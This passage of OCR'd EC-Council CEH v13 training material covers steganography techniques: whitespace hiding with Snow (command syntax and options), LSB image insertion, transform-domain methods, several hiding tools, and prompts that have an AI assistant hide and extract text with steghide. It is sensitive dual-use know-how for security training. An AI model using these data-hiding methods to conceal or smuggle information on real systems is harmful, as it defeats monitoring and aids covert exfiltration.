- **Covered Ciphers**: This technique hides the message in a carrier medium visible to everyone. This type of message can be extracted by any person with knowledge of the method used to hide it. Further classification of cover ciphers includes null ciphers and grille ciphers.
  - **Null ciphers**: A technique used to hide the message within a large amount of useless data. The original data are mixed with the unused data in any order horizontally, diagonally, vertically, or in reverse so that no one can understand it other than those who know the order.
  - **Grille ciphers**: A technique used to encrypt plaintext by writing it onto a sheet of paper through a pierced (or stenciled) sheet of paper, cardboard, or any other similar material. In this technique, one can decipher the message using an identical grille. This system is thus difficult to crack and decipher, as only someone with the correct grille will be able to decipher the hidden message.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Steganography based on Cover Medium

Steganography is the art and science of writing hidden messages in such a way that no one other than the intended recipient knows of the existence of the message. The increasing use of electronic file formats with new technologies has made data hiding possible. Basic steganography can be broken down into two areas: data hiding and document making. Document making deals with protection against removal. Its further classifications of cover medium include watermarking and fingerprinting.

The different types of steganography are as follows:


- Image Steganography
- Document steganography
- Folder Steganography
- Video Steganography
- Audio Steganography
- Whitespace Steganography
- Web Steganography
- Spam/Email Steganography
- Natural Text Steganography
- Hidden OS Steganography
- C++ Source-Code Steganography
- Compressed Data Steganography


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


90 Module 06 | System Hacking

EC-Council CEH v13

Steganography Tools









Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

91 Module 06 | System Hacking

EC-Council CEH v13

Perform Image Steganography using ShellGPT





An attacker can also leverage ChatGPT or other generative AI technology to hide text by using an appropriate prompt such as

- ***"Perform steganography using steghide to hide text 'My swiss account number is 232343435211113' in cover.jpg image file with password as '1234'"***

Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

92 Module 06 | System Hacking

EC-Council CEH v13

Perform Image Steganography using ShellGPT (Cont'd)

- An attacker can also leverage ChatGPT or other generative AI technology to unhide text by using an appropriate prompt such as
  - "***Use steghide to extract hidden text in cover.jpg***"



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Whitespace Steganography

Whitespace steganography is used to conceal messages in ASCII text by adding whitespaces to the ends of the lines. Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If built-in encryption is used, the message cannot be read even if it is detected.

- **Snow**

  Source: *https://darkside.com.au*

  Snow is a program for concealing messages in text files by appending tabs and spaces to the ends of lines, and for extracting messages from files containing hidden messages. The user hides the data in the text file by appending sequences of up to seven spaces, interspersed with tabs. This usually allows three bits to be stored every eight columns. There is an alternative encoding scheme that uses alternating spaces and tabs to represent 0s and 1s. However, users rejected it because it uses fewer bytes but requires more columns per bit (4.5 vs. 2.67). An appended tab character is an indication of the start of the data, which allows the insertion of mail and news headers without corrupting the data.

  As shown in the screenshot, attackers use the Snow tool to hide messages in a text file using the following command:

  Syntax: **snow [-CQS] [-p passwd] [-l line-len] [-f file | -m message] [infile [outfile]]**

  Options:

  - **-C**: Compress the data if concealing, or uncompress it if extracting.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **-Q**: Quiet mode. If not set, the program reports statistics such as compression percentages and the amount of available storage space used.
- **-S**: Report on the approximate amount of space available for a hidden message in the text file. Line length is valid but ignore other options.
- **-p password**: If this is set, data encryption occurs with this password during concealment, or decryption during extraction.
- **-l line-length**: When appending whitespaces, Snow will always produce lines shorter than this value. By default, the line length is 80.
- **-f message-file**: The input text file will hide the contents of this file.
- **-m message-string**: The input text file will hide the contents of this string. Note that, unless a new line is somehow included in the string, it will not appear in the extracted message.




Figure 6.187: Screenshot of Snow

Image Steganography

Images are the most popular cover objects used for steganography. Image steganography allows you to conceal your secret message within an image. You can exploit the redundant bits of the image to conceal your message within it. These redundant bits are those parts of the image that have very little effect on it if altered. The detection of this alteration is not easy. You can conceal your information within images of different formats (e.g., .PNG, .JPG, .BMP).

Images are popular "cover objects" used for steganography by replacing redundant bits of image data with the message, in such a way that human eyes cannot detect the effect. Image steganography is classified into two types: image domain and transform domain. In ***image domain*** (spatial) techniques, a user embeds the messages directly in the intensity of the pixels. In ***transformdomain*** (frequency) techniques, first, the transformation of images occurs; then the user embeds the message in the image.

The following figure depicts the image steganography process and the role of steganography tools in the process.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Figure 6.188: Image steganography process

Image File Steganography Techniques

- **Least-Significant-Bit Insertion**

  The least-significant-bit insertion technique is the most commonly used technique of image steganography, in which the least significant bit (LSB) of each pixel helps hold secret data. The LSB is the rightmost bit of each pixel of an image.

  In the LSB insertion method, the binary data of the message are broken up and inserted into the LSB of each pixel in the image file in a deterministic sequence. Modifying the LSB does not result in a visible difference because the net change is minimal and can be indiscernible to the human eye. Thus, its detection is difficult.

  Hiding the data:

  - The stego tool makes a copy of an image palette with the help of the red, green, and blue (RGB) model
  - Each pixel of the 8-bit binary number LSB is substituted with one bit of the hidden message
  - A new RGB color in the copied palette is produced
  - With the new RGB color, the pixel is changed to an 8-bit binary number

  Suppose you have chosen a 24-bit image to hide your secret data, which you can represent in digital form, as follows:

  ```
  (00100111 11101001 11001000) (00100111 11001000 11101001) (11001000
  00100111 11101001)
  ```

  Suppose you want to hide the letter “H” in the above 24-bit image. The system represents the letter “H” by binary digits 01001000. To hide this “H,” you can change the previous stream to:




Figure 6.189: Example of LSB insertion

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

You just need to replace the LSB of each pixel of the image file, as shown in the figure. To retrieve this H at the other side, the recipient combines all the LSB image bits and is thus able to detect the H.

- **Masking and Filtering**

  Masking and filtering techniques exploit the limitations of human vision, which is incapable of detecting slight changes in images. Grayscale images and digital watermarks can hide information in a way similar to that of watermarks on paper.

  Masking allows you to conceal secret data by placing the data in an image file. You can use masking and filtering techniques on 24-bit-per-pixel and grayscale images. To hide secret messages, you must adjust the luminosity and opacity of the image. If the change in luminance is insignificant, then people other than the intended recipients will fail to notice that the image contains a hidden message. This technique can be easily applied as the image remains undisturbed. In most cases, users perform masking of JPEG images. Lossy JPEG images are relatively immune to cropping and compression image operations. Hence, you can hide your information in lossy JPEG images, often using the masking technique. If a message hides in significant areas of the picture, the steganography image encoded with a marking degrades at a lower rate under JPEG compression.

  Masking techniques can be detected with simple statistical analysis but are resistant to lossy compression and image cropping. The information is not hidden in the noise but in the significant areas of the image.

- **Algorithms and Transformation**

  The algorithms and transformation technique involves hiding secret information during image compression. In this technique, the user conceals the information by applying various compression algorithms and transformation functions. A compression algorithm and transformation uses a mathematical function to hide the coefficient of the least bit during image compression. The data are embedded in the cover image by changing the coefficients of a transformation of an image. Generally, JPEG images are the most suitable for compression, as they can function at different compression levels. This technique provides a high level of invisibility of secret data. JPEG images use a discrete cosine transform to achieve compression.

  There are three types of transformation used in the compression algorithm:

  - Fast Fourier transformation
  - Discrete cosine transformation
  - Wavelet transformation

  If the user embeds the information in the spatial domain of the LSB insertion technique, information hidden in the images can be vulnerable to attacks. An attacker can utilize simple signal-processing techniques and damage the information hidden in the image when using the LSB insertion technique. This may refer to the loss of information when

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

the image undergoes certain processing techniques like compression. To overcome these problems, one can hide the information with frequency-domain-based techniques such as fast Fourier transformation, discrete cosine transformation, or wavelet transformation. Digital data are not continuous in the frequency domain. Analysis of the image data, to which frequency domain transformations are applied, becomes extremely challenging, which renders cryptanalysis attacks difficult to be performed.

Image Steganography Tools

- **OpenStego**

  Source: *https://www.openstego.com*

  OpenStego is a steganography application that provides the following functions.

  - **Data Hiding:** It can hide any data within a cover file (e.g., images)
  - **Watermarking:** Watermarking files (e.g., images) with an invisible signature. It can be used to detect unauthorized file copying.




Figure 6.190: Screenshot of OpenStego

Some examples of image steganography tools are as follows:

- StegOnline (*https://georgeom.net*)
- Coagula (*https://www.abc.se*)
- SSuite Picsel (*https://www.ssuitesoft.com*)
- CryptaPix (*https://www.briggsoft.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Document Steganography

Document steganography is the technique of hiding secret messages transferred in the form of documents. It includes the addition of whitespaces and tabs at the ends of lines. A stego-document is a cover document comprising the hidden message. Steganography algorithms, referred to as the "**stego system**," are employed to hide the secret messages in the cover medium at the sender end. The same algorithm is used by the recipient to extract the hidden message from the stego-document.

The following diagram illustrates the document steganography process:

Figure 6.191: Document steganography process

Document Steganography Tools

Document steganography tools help in hiding files within documents, such as text or html files, using steganography methods.

- **StegoStick**

  Source: *https://sourceforge.net*

  StegoStick is a steganographic tool that allows attackers to hide any file in any other file. It is based on image, audio, or video steganography, which hides any file or message in an image (BMP, JPG, GIF, etc.), audio/video (MPG, WAV, etc.), or any other file format (PDF, EXE, CHM, etc.).




Figure 6.192: Screenshot of StegoStick

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some examples of document steganography tools are listed as follows:

- StegJ (*https://sourceforge.net*)
- Office XML (*https://www.irongeek.com*)
- SNOW (*https://darkside.com.au*)
- Data Stash (*https://www.skyjuicesoftware.com*)

Video Steganography

The image steganography discussed earlier can only hide a small amount of data inside image carrier files. Thus, image steganography can only be used when small amounts of data are to be hidden in the image files. However, one can use video steganography when it is necessary to hide large amounts of data inside carrier files.

Video steganography is a technique to hide any kind of file with any extension in a carrying video file. The information is hidden in video files of different formats, such as .AVI, .MPG4, .WMV, etc. Discrete cosine transform (DCT) manipulation is used to add secret data at the time of the transformation process of the video.

Video files carry the secret information from one end to another. This ensures greater security of your secret information. Numerous secret messages can be hidden in video files as every frame consists of both images and sound. As the carrier video file is a moving stream of images and sound, it is difficult for the unintended recipient to notice the distortion in the video file caused due to the secret message, and therefore, the message might go unobserved because of the continuous flow of the video. You can apply all the techniques available for image and audio steganography to video steganography.

The information hidden in video files is nearly impossible to be recognized by the human eye, as the change in pixel color is also negligible.

The following tools facilitate the hiding of secret information in running videos using video steganography:

- **OmniHide Pro**

  Source: *https://omnihide.com*

  OmniHide PRO allows you to hide any secret file within an innocuous image, video, music file, etc. The user can use or share the resultant stego file like a normal file without anyone knowing the hidden content; thus, this tool enables you to save your secret file from prying eyes. It also enables you to add a password to hide your file and enhance security.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

